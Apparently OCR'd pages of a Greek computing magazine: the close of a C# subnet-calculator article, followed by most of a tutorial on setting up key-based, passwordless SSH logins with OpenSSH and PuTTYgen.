Όπως μπορείτε να συμπεράνετε από τη δεύτερη γραμμή του κώδικα, ο χώρος ονομάτων που έχουμε δημιουργήσει για τη βιβλιοθήκη μας έχει το όνομα Multipetros. Μέσα σε αυτόν το χώρο βρίσκεται η κλάση SubnettingCalcs, ένα αντικείμενο της οποίας δημιουργούμε στη γραμμή 09. Εναλλακτικά, για να χρησιμοποιήσουμε την κλάση SubnettingCalcs χωρίς να "ενσωματώσουμε" στο πρόγραμμα ολόκληρο το χώρο ονομάτων, μπορούμε να γράψουμε το όνομα του namespace ακριβώς πριν από το όνομα της κλάσης. Έτσι, η γραμμή 09 θα γινόταν ως εξής:

```
09 Multipetros.SubnettingCalcs calc;
```



Μετά την εισαγωγή της βιβλιοθήκης SubnettingCalcs, δημιουργήθηκε η αντίστοιχη εγγραφή στο δέντρο References.

Στις επόμενες γραμμές, το πρόγραμμα ζητά από το χρήστη να δώσει τη διεύθυνση IP του υπολογιστή, όπως και τη "μάσκα δικτύου" (subnet mask). Αμέσως μετά, αξιοποιώντας τις μεθόδους που παρέχει το αντικείμενο calc της κλάσης SubnettingCalcs, το πρόγραμμα εμφανίζει το πλήθος των έγκυρων διευθύνσεων, τη "μικρότερη" και τη "μεγαλύτερη" διεύθυνση κ.ά. Σ' αυτό το σημείο ενδέχεται να παραπονεθείτε για το γεγονός ότι το πρόγραμμά μας δεν πραγματοποιεί κανέναν έλεγχο εγκυρότητας στα εισερχόμενα δεδομένα. Περιττό να πούμε ότι έχετε απόλυτο δίκιο και ότι μια τέτοια παράλειψη θα ήταν επιεικώς απαράδεκτη για ένα μεγαλύτερο και πιο "κρίσιμο" πρόγραμμα. Ο κώδικας του συγκεκριμένου παραδείγματος βρίσκεται στο http://bit.ly/dh042-dnet-netcalc και θα αφήσουμε την περαιτέρω ανάπτυξή του στα χέρια σας. Μέχρι τον επόμενο μήνα, keep programming!

Skill: Intermediate
Tags: OpenSSH, passwordless logins, key-based authentication, keypairs, public key cryptography

Ασφαλή απομακρυσμένα logins, χωρίς password

by subZraw

Το Secure Shell ή απλά SSH είναι ένα πρωτόκολλο επικοινωνίας που κατοικεί στο Application Layer του TCP/IP stack. Μας επιτρέπει να συνδεόμαστε κρυπτογραφημένα σε απομακρυσμένα μηχανήματα, συνήθως για την απόκτηση πρόσβασης στη γραμμή εντολών. Αγαπάμε ιδιαίτερα το OpenSSH, την υλοποίηση Ανοικτού Λογισμικού του SSH, και θεωρούμε μάλλον απίθανο να μην το έχετε χρησιμοποιήσει έστω και μία φορά.

Στο παρόν άρθρο δείχνουμε πώς οι ήδη ασφαλείς συνδέσεις SSH είναι δυνατόν να γίνονται ακόμα πιο ασφαλείς – και ταυτόχρονα ο χρήστης να διευκολύνεται ακόμα πιο πολύ. Καταλαβαίνουμε ότι αυτό που μόλις διαβάσατε αποτελεί ευθεία παραβίαση της αντιστρόφως ανάλογης σχέσης μεταξύ ευκολίας και ασφάλειας, σε λίγο ωστόσο θα διαπιστώσετε πως ό,τι κερδίζουμε σε ασφάλεια και ευκολία, το "πληρώνουμε" με συνετές πρακτικές διαχείρισης.

Για λόγους πληρότητας, αλλά και για να τραβήξουμε την προσοχή του 4,71% των αναγνωστών οι οποίοι για κάποιο μυστηριώδη λόγο ακόμα δεν έχουν αρχίσει να χαίρονται το OpenSSH, ας σημειώσουμε ότι το πρωτόκολλο δεν λύνει τα χέρια μόνον όσον αφορά στην ασφαλή πρόσβαση στις κονσόλες απομακρυσμένων hosts. Επιπρόσθετα, χάρη στο SSH μπορούμε να μεταφέρουμε αρχεία μεταξύ hosts μέσω κρυπτογραφημένων καναλιών, να στέλνουμε εντολές προς εκτέλεση σε απομακρυσμένα συστήματα, να ανακατευθύνουμε την έξοδο προγραμμάτων γραφικών που τρέχουν σε απομακρυσμένα hosts στην οθόνη του δικού μας υπολογιστή, καθώς και να σερφάρουμε στο web χωρίς το φόβο της παρακολούθησης από άλλα μέλη του τοπικού δικτύου ή από τον ISP μας.

Ταυτοποίηση με password: Έχει τα μειονεκτήματά της

Το SSH υποστηρίζει διάφορες μεθόδους για την ταυτοποίηση των χρηστών (authentication), με την πιο συνηθισμένη να απαιτεί πληκτρολόγηση username και password. Έχουμε, π.χ, ένα ωραιότατο VPS που τρέχει Linux κι έχει τον OpenSSH server ενεργοποιημένο, επομένως για ν' αποκτήσουμε πρόσβαση σε λογαριασμό

του συστήματος καταφεύγουμε σ' έναν SSH client κι επιχειρούμε σύνδεση πληκτρολογώντας το κατάλληλο username, βεβαίως και το απαραίτητο password. Αν αυτά τα username και password αντιστοιχούν πράγματι σε υπαρκτό λογαριασμό χρήστη, τότε η σύνδεσή μας επιτυγχάνει. Αν όχι, προσπαθούμε και πάλι. Η ταυτοποίηση με username και password αποτελεί συνηθισμένη, εύκολη και τελικά φυσιολογική διαδικασία, έχει όμως και μερικά σοβαρά μειονεκτήματα.

- Για κάθε λογαριασμό χρειαζόμαστε ένα ισχυρό password, διαφορετικά είναι πιθανό να βρεθεί από κάποιο αυτοματοποιημένο bruteforce script.
- Σε κάθε λογαριασμό, σε οποιοδήποτε μηχάνημα ή/και υπηρεσία, πρέπει να έχουμε διαφορετικό password, διότι αν για κάποιο λόγο βρεθεί το password συγκεκριμένου λογαριασμού, τότε ο επιτιθέμενος πιθανώς ν' αποκτήσει πρόσβαση και σε άλλους λογαριασμούς μας.
- Ακόμη κι αν το password ενός λογαριασμού είναι ισχυρότατο, αν στο μηχάνημά μας εγκατασταθεί keylogger τότε το συνθηματικό θα διαρρεύσει.
- Ένα πραγματικά καλό password έχει μεγάλο μήκος, αποτελεί συνδυασμό πεζών, κεφαλαίων, αριθμών και ειδικών συμβόλων, είναι τυχαίο και συνεπώς αδύνατο να το θυμόμαστε. Τα προηγούμενα σημαίνουν **α)** κόπο για την προστασία του password (θα πρέπει, π.χ., να το διατηρούμε σε κάποιον password manager), **β)** κόπο για την πληκτρολόγησή του (στην καλύτερη περίπτωση μιλάμε για επιλογή κι αντιγραφή από τον password manager, καθώς κι επικόλληση στο εκάστοτε password prompt).
- Η πληκτρολόγηση password δυσκολεύει τη λειτουργία scripts που επιθυμούμε να εκτελούνται αυτόματα και, χωρίς καμία αλληλεπίδραση, να συνδέονται σε απομακρυσμένα hosts προκειμένου να εκτελούν συγκεκριμένες εργασίες. Μην πάει το μυαλό σας σε περίπλοκα σενάρια, αφού έτσι θα μπορούσε να λειτουργεί κι ένα απλό script για backup.

Για τους προαναφερθέντες λόγους, η ταυτοποίηση με πληκτρολόγηση password καλό είναι να αποφεύγεται. Αντίθετα, πολύ προτιμότερη μέθοδος ταυτοποίησης είναι εκείνη που απαιτεί τη χρήση κλειδιών κρυπτογράφησης. Λίγο πριν δούμε πώς ακριβώς δουλεύει η αντίστοιχη μέθοδος στην περίπτωση του SSH, ας επισημάνουμε τα πλεονεκτήματά της.

- Τα bruteforce attacks παύουν να έχουν νόημα.
- Δεν χρειάζεται να πληκτρολογούμε κάτι, προκειμένου να συνδεόμαστε.
- Τα scripts είναι πλέον δυνατόν να επικοινωνούν αυτοματοποιημένα με απομακρυσμένα hosts μέσω SSH, χωρίς βεβαίως να απαιτείται κάτι από μέρους μας.
- Σε κάθε μηχάνημα-πελάτη δεν είναι υποχρεωτικό να έχουμε το ίδιο ζεύγος ιδιωτικού/δημοσίου κλειδιού (βλ. συνέχεια).
- Ακόμη κι αν χάσουμε το laptop μας ή κάποιος αποκτήσει φυσική πρόσβαση στον υπολογιστή μας, αν έχουμε φροντίσει να προστατεύσουμε το ιδιωτικό κλειδί με μυστικό passphrase, τότε ο επιτιθέμενος δεν θα μπορέσει να συνδεθεί άμεσα στο απομακρυσμένο host – όχι πριν βρει το passphrase. Αυτό θα μας

δώσει αρκετό χρόνο ώστε να συνδεθούμε από άλλο μηχάνημα (ή ακόμη κι από τη web console του VPS provider) και να διαγράψουμε το δημόσιο κλειδί του μηχανήματος που ελέγχει ο επιτιθέμενος. Έτσι, θα του στερήσουμε την όποια πιθανότητα είχε για επιτυχή σύνδεση.

Πώς δουλεύουν τα logins χωρίς password;

Για κάθε πελάτη, δηλαδή για κάθε συσκευή μας από την οποία σκοπεύουμε να συνδεόμαστε σε έναν απομακρυσμένο host μέσω SSH, χρειαζόμαστε ένα *ζεύγος κλειδιών* (keypair). Κάθε τέτοιο ζεύγος αποτελείται από δύο μαθηματικά συσχετισμένα κλειδιά: το ένα λέγεται *δημόσιο κλειδί* (public key) και το άλλο *ιδιωτικό κλειδί* (private key).

Το ιδιωτικό κλειδί πρέπει να μένει στον client που το παρήγαγε. Είναι μάλιστα καλή ιδέα να προστατεύεται κι από κάποια *συνθηματική φράση* (passphrase) την οποία, περιττό να τονίσουμε, οφείλουμε να γνωρίζουμε εμείς και κανένας άλλος. Το δε δημόσιο κλειδί το μεταφέρουμε σε έναν ή περισσότερους λογαριασμούς απομακρυσμένων hosts, στους οποίους επιθυμούμε να συνδεόμαστε μέσω SSH και μάλιστα χωρίς να πληκτρολογούμε usernames και passwords. Η περίπτωση υποκλοπής του δημοσίου κλειδιού μας, καθόλου δεν πρέπει να μας απασχολεί. Το πολύ πολύ ν' αποκτήσουμε δυνατότητα σύνδεσης σε κάποιο μηχάνημα του υποκλοπέα, δηλαδή. Να σημειώσουμε επίσης ότι όποιος έχει ένα δημόσιο κλειδί, είναι *αδύνατον* να παραγάγει το αντίστοιχο ιδιωτικό.

Μια σημαντική ιδιότητα που έχουν τα κλειδιά ενός ζεύγους, είναι πως ό,τι κρυπτογραφείται με χρήση του δημοσίου κλειδιού μπορεί να αποκρυπτογραφείται *μόνο* με χρήση του αντίστοιχου ιδιωτικού κλειδιού (και ισχύει και το αντίστροφο). Έτσι, ένας host στον οποίο βρίσκεται ένα δημόσιο κλειδί μας, είναι σε θέση να στέλνει "δοκιμασίες" σε όσους επιχειρούν να συνδεθούν μέσω SSH. Ας δούμε λίγο καλύτερα τι συμβαίνει.

- Κατ' αρχάς, προκειμένου να συνδεθούμε με χρήση κλειδιών σε ένα απομακρυσμένο host, εννοείται πως θα έχουμε ήδη στον υπολογιστή μας ένα ζεύγος ιδιωτικού-δημοσίου κλειδιού. Το πώς δημιουργούνται αυτά τα ζεύγη θα το δούμε σε λίγο. Το δημόσιο κλειδί πρέπει να είναι στο απομακρυσμένο host – και συγκεκριμένα στο αρχείο ~/.ssh/authorized_keys του λογαριασμού που μας ενδιαφέρει. (Το authorized_keys επιτρέπεται να περιλαμβάνει περισσότερα από ένα δημόσια κλειδιά.)
- Ξεκινάμε τη σύνδεση και το πρώτο πράγμα που κάνει ο client είναι να ενημερώσει τον SSH server ότι επιθυμούμε key-based authentication. Επίσης, του λέει ποιο είναι το δημόσιο κλειδί μας.
- Ο server ελέγχει για την παρουσία του δημοσίου κλειδιού στο ~/.ssh/authorized_keys. Αν το βρει, παράγει ένα τυχαίο string κι αμέσως το κρυπτογραφεί με χρήση του δημοσίου κλειδιού. Προφανώς, το κρυπτογραφημένο αυτό μήνυμα μπορεί ν' αποκρυπτογραφηθεί *μόνο* με χρήση του "σωστού" ιδιωτικού κλειδιού, το οποίο υποτίθεται ότι κατέχουμε μόνον εμείς. Η πρόκληση από πλευράς SSH server, λοιπόν, είναι να μας στείλει το κρυπτογραφημένο αυτό μήνυμα.

- Μόλις ο client λάβει το κρυπτογραφημένο μήνυμα θα το αποκρυπτογραφήσει με χρήση του αντίστοιχου ιδιωτικού κλειδιού. Την αποκρυπτογραφημένη εκδοχή τη συνδυάζει με το λεγόμενο session ID της σύνδεσης που επιχειρείται να εγκαθιδρυθεί. Παίρνει έτσι ένα νέο μύνημα και υπολογίζει το hash του, το οποίο στέλνει στον απομακρυσμένο SSH server.
- Εκείνος έχει το αρχικό (μη-κρυπτογραφημένο) μήνυμα, όπως επίσης και το session ID. Μπορεί, λοιπόν, να υπολογίσει το hash του συνδυασμένου μηνύματος και να το συγκρίνει μ' εκείνο που μόλις έλαβε από τον client. Αν τα δύο hashes ταυτίζονται, συμπεραίνει ότι ο πελάτης είναι ο κάτοχος του σωστού ιδιωτικού κλειδιού, επομένως του επιτρέπει την πρόσβαση.

Η παραπάνω διαδικασία γίνεται αυτοματοποιημένα μεταξύ SSH server και SSH client, κι εμείς από τη μεριά μας δεν πληκτρολογούμε κάτι. Το πολύ πολύ να χρειαστεί να δώσουμε το passphrase του ιδιωτικού μας κλειδιού – αν προστατεύεται από τέτοιο. Σε κάθε περίπτωση, κατά τη διάρκεια του authentication δεν μεταδίδονται ευαίσθητες πληροφορίες. Σημειώνουμε, τέλος, ότι αμέσως μετά την αποδοχή του client, τα δύο μηχανήματα επικοινωνούν μέσω ενός (ισχυρά) κρυπτογραφημένου καναλιού.

Στις επόμενες δύο ενότητες βλέπουμε πώς παράγουμε ζεύγη κλειδιών αλλά και πώς συνδεόμαστε χωρίς password σε απομακρυσμένα hosts, τη μία φορά εργαζόμενοι από Unix-οειδές σύστημα και την άλλη εργαζόμενοι από Windows.

Passwordless logins από Linux, OS X, *BSD

Κάνουμε την επίδειξή μας από ένα laptop με Linux Mint, υπογραμμίζουμε ωστόσο ότι εντελώς παρόμοιες διαδικασίες ισχύουν σε κάθε Unix-like OS.

Για τη δημιουργία ενός ζεύγους κλειδιών χρησιμοποιούμε το εργαλείο ssh-keygen. Εξ ορισμού, το προγραμματάκι παράγει ζεύγη RSA μήκους 2048 bits και δεν έχουμε λόγο να μην τα προτιμήσουμε. Ανοίγουμε, λοιπόν, ένα παράθυρο τερματικού και πληκτρολογούμε:

```
sub0@blackbook ~ $ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/sub0/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/sub0/.ssh/id_rsa.
Your public key has been saved in /home/sub0/.ssh/id_rsa.pub.
The key fingerprint is:
f2:a5:9c:53:94:2c:3a:fb:ed:02:b1:33:0d:27:87:85 sub0@blackbook
The key's randomart image is:
+--[ RSA 2048]----+
```

```
|       .         |
|      E .. .     |
|       o. +      |
|      =.oo       |
|      +OS o      |
|      =*.=       |
|      .+*        |
|       ..o       |
|        .oo      |
+-----------------+
sub0@blackbook ~ $
```

Το ιδιωτικό κλειδί είναι στο αρχείο id_rsa, μέσα στον κατάλογο ~/.ssh. Το δε δημόσιο κλειδί είναι στο αρχείο id_rsa.pub, επίσης μέσα στον κατάλογο ~/.ssh. Παρατηρήστε ότι επιλέξαμε να μην προστατεύσουμε το ιδιωτικό κλειδί με κάποιο passphrase. Κάτι τέτοιο είναι επιθυμητό όταν επιδιώκουμε την αυτόματη εκτέλεση scripts, τα οποία συνδέονται σε απομακρυσμένα hosts μέσω SSH και χωρίς καμία αλληλεπίδραση με το χρήστη.

> ***Σημείωση.*** *Είπαμε πριν από λίγο ότι για το παράδειγμά μας χρησιμοποιούμε laptop, οπότε τώρα ίσως σκεφτείτε ότι τα laptops είναι σχετικά εύκολο να κλαπούν ή έστω να ξεχαστούν κάπου και να χαθούν. Σε μια τέτοια περίπτωση, ο νέος ιδιοκτήτης του laptop δεν θα αργήσει να βρει το ιδιωτικό μας κλειδί – ή τουλάχιστον είναι αρκετά πιθανό να το βρει. Από τη στιγμή που το κλειδί δεν προστατεύεται από passphrase, ο "επιτιθέμενος" δεν αποκλείεται να φτάσει στους server μας πριν προλάβουμε να συνδεθούμε και να διαγράψουμε το αντίστοιχο δημόσιο κλειδί. Κάπως έτσι έχουν τα πράγματα αλλά υπάρχει και κάτι που δεν αναφέραμε, αφού δεν αποτελεί αντικείμενο του παρόντος άρθρου: Αν έχουμε φροντίσει να κρυπτογραφήσουμε το δίσκο του laptop, τότε πριν φτάσει ο αντίπαλός μας στο ιδιωτικό κλειδί θα πρέπει να προσπεράσει την κρυπτογράφηση του δίσκου. Καλή του τύχη.*


Ας δούμε πώς μεταφέρουμε το δημόσιο κλειδί (~/.ssh/id_rsa.pub) σε ένα απομακρυσμένο host. Εδώ διακρίνουμε δύο περιπτώσεις.

Περίπτωση 1: Επιτρέπεται το password-based authentication. Ο ευκολότερος τρόπος είναι να καταφύγουμε στο εργαλείο ssh-copy-id. Για τη χρήση του δεν έχουμε να πούμε πολλά. Δείτε, π.χ., τη μεταφορά του δημοσίου κλειδιού μας στο λογαριασμό pi ενός Raspberry Pi, με FQDN (Fully Qualified Domain Name) το icepi.parabing.net:

```
sub0@blackbook ~ $ ssh-copy-id pi@icepi.parabing.net
The authenticity of host 'icepi.parabing.net (10.10.10.245)' can't be
established.
ECDSA key fingerprint is 12:64:d9:52:d1:8f:41:70:d1:20:cb:b1:1d:df:1a:48.
Are you sure you want to continue connecting (yes/no)? yes
```

```
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter
out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are
prompted now it is to install the new keys
pi@icepi.parabing.net's password:
Number of key(s) added: 1
Now try logging into the machine, with:   "ssh 'pi@icepi.parabing.net'"
and check to make sure that only the key(s) you wanted were added.
sub0@blackbook ~ $
```

Επειδή το πρόγραμμα δεν μπορεί να γνωρίζει ότι το icepi είναι πράγματι αυτό που είναι (κι όχι, π.χ., κάποιος rogue host σε αποστολή MiTM), περιμένει από εμάς να επιβεβαιώσουμε τη σύνδεση. Το κάνουμε και στη συνέχεια μας ζητά να πληκτρολογήσουμε το password του χρήστη pi, στο icepi.parabing.net. Το πληκτρολογούμε και η μεταφορά ολοκληρώνεται επιτυχώς. Στο εξής μπορούμε να συνδεόμαστε στο icepi.parabing.net χωρίς να πληκτρολογούμε password. Δείτε το ακόλουθο screenshot.



*Πρώτη σύνδεση SSH στο icepi.parabing.net *χωρίς* την πληκτρολόγηση password, από ένα laptop με Linux Mint (blackbook). Το δημόσιο κλειδί του χρήστη sub0 του blackbook είναι αποθηκευμένο στο αρχείο ~/.ssh/authorized_keys του χρήστη pi, στο icepi.parabing.net. Παρατηρήστε ότι στο ίδιο αρχείο είναι αποθηκευμένο κι ένα άλλο δημόσιο κλειδί, από ένα άλλο μηχάνημα (με Windows).*

Στην περίπτωση που το ssh-copy-id απουσιάζει από το σύστημά μας, μπορούμε να μεταφέρουμε το id_rsa.pub με τη βοήθεια ενός προγράμματος σαν το scp (εκτελεί μεταφορές αρχείων μέσω SSH). Δείτε:

```
sub0@blackbook ~ $ scp /home/sub0/.ssh/id_rsa.pub pi@icepi.parabing.net:~/
pi@icepi.parabing.net's password:
id_rsa.pub  100%  396     0.4KB/s   00:00
sub0@blackbook ~ $
```

Μετά τη μεταφορά, συνδεόμαστε στο icepi μέσω SSH:

```
sub0@blackbook ~ $ ssh pi@icepi.parabing.net
pi@icepi.parabing.net's password:
```

Αν ο κατάλογος ~/.ssh δεν υπάρχει, τον δημιουργούμε:

```
pi@icepi ~ $ mkdir ~/.ssh
```

Φροντίζουμε ώστε δικαιώματα πρόσβασης να έχει μόνον ο ιδιοκτήτης, δηλαδή στην περίπτωσή μας μόνον ο χρήστης pi:

```
pi@icepi ~ $ chmod 700 .ssh
```

Στη συνέχεια φτιάχνουμε, αν δεν υπάρχει ήδη, το αρχείο ~/.ssh/authorized_keys, και μέσα του προσθέτουμε τα περιεχόμενα του αρχείου ~/id_pub.rsa:

```
pi@icepi ~ $ touch ~/.ssh/authorized_keys
pi@icepi ~ $ cat id_rsa.pub >> .ssh/authorized_keys
```

Αυτό ήταν. Στην επόμενη σύνδεση κατά SSH στο λογαριασμό pi του icepi.parabing.net, password δεν θα μας ζητηθεί.


Περίπτωση 2: Επιτρέπεται μόνο το key-based authentication. Είναι πιθανό να έχουμε φροντίσει από κάποιο άλλο μηχάνημα για passwordless logins και, επιπρόσθετα, για λόγους ασφαλείας να έχουμε απενεργοποιήσει το password-based authentication (βλ., π.χ., http://deltahacker.gr/actsubs-1srv2clouds-p23). Μ' άλλα λόγια, για τον απομακρυσμένο host που μας ενδιαφέρει ισχύει μόνο το key-based authentication, αλλά από το μηχάνημα που τώρα βρισκόμαστε είναι αδύνατον να το έχουμε: το δημόσιο κλειδί του λογαριασμού μας απουσιάζει από τον απομακρυσμένο λογαριασμό.

Μοιάζει λίγο δύσκολη η κατάστασή μας, όμως στην πραγματικότητα δεν είναι. Πράγματι, μπορούμε να μεταφέρουμε το ~/.ssh/id_rsa.pub στον υπολογιστή από τον οποίο *έχουμε* πρόσβαση στο remote host, να συνδεθούμε και μετά να προσθέσουμε το περιεχόμενο του id_rsa.pub στο τέλος του αρχείου ~/.ssh/authorized_keys –

ένα απλό copy/paste είναι αρκετό! Μετά λοιπόν την ενημέρωση του authorized_keys, θα έχουμε δυνατότητα για passwordless logins *και* από το άλλο μηχάνημα (π.χ., το laptop του παραδείγματός μας).


Passwordless logins από Windows

Το PuTTY είναι ένα δωρεάν πρόγραμμα για Windows με το οποίο μπορούμε να συνδεόμαστε στις γραμμές εντολών απομακρυσμένων Unix hosts. (Αν δεν το έχετε ήδη, κατεβάστε το τώρα από το http://bit.ly/getPuTTY.) Μεταξύ άλλων πρωτοκόλλων, το PuTTY υποστηρίζει *και* το SSH. Η γενική χρήση του προγράμματος είναι απλή και ξεφεύγει από τους σκοπούς του παρόντος. Αξίζει όμως να δούμε πώς παράγουμε ζεύγη κλειδιών, καθώς και πώς πετυχαίνουμε passwordless logins. Δείτε τα ακόλουθα screenshots και διαβάστε τις αντίστοιχες περιγραφές.





*Για την παραγωγή ζεύγους κλειδιών δεν χρησιμοποιούμε το ίδιο το PuTTY αλλά το εργαλείο PuTTYgen. Είναι το αντίστοιχο του ssh-keygen, που συναντάμε στο Linux/OS X/*BSD.*

Στο μενού Key βλέπουμε ότι ως είδος ζεύγους κλειδιών είναι προεπιλεγμένο το SSH-2 RSA key. Το αφήνουμε ως έχει και κάνουμε κλικ στο Generate key pair.

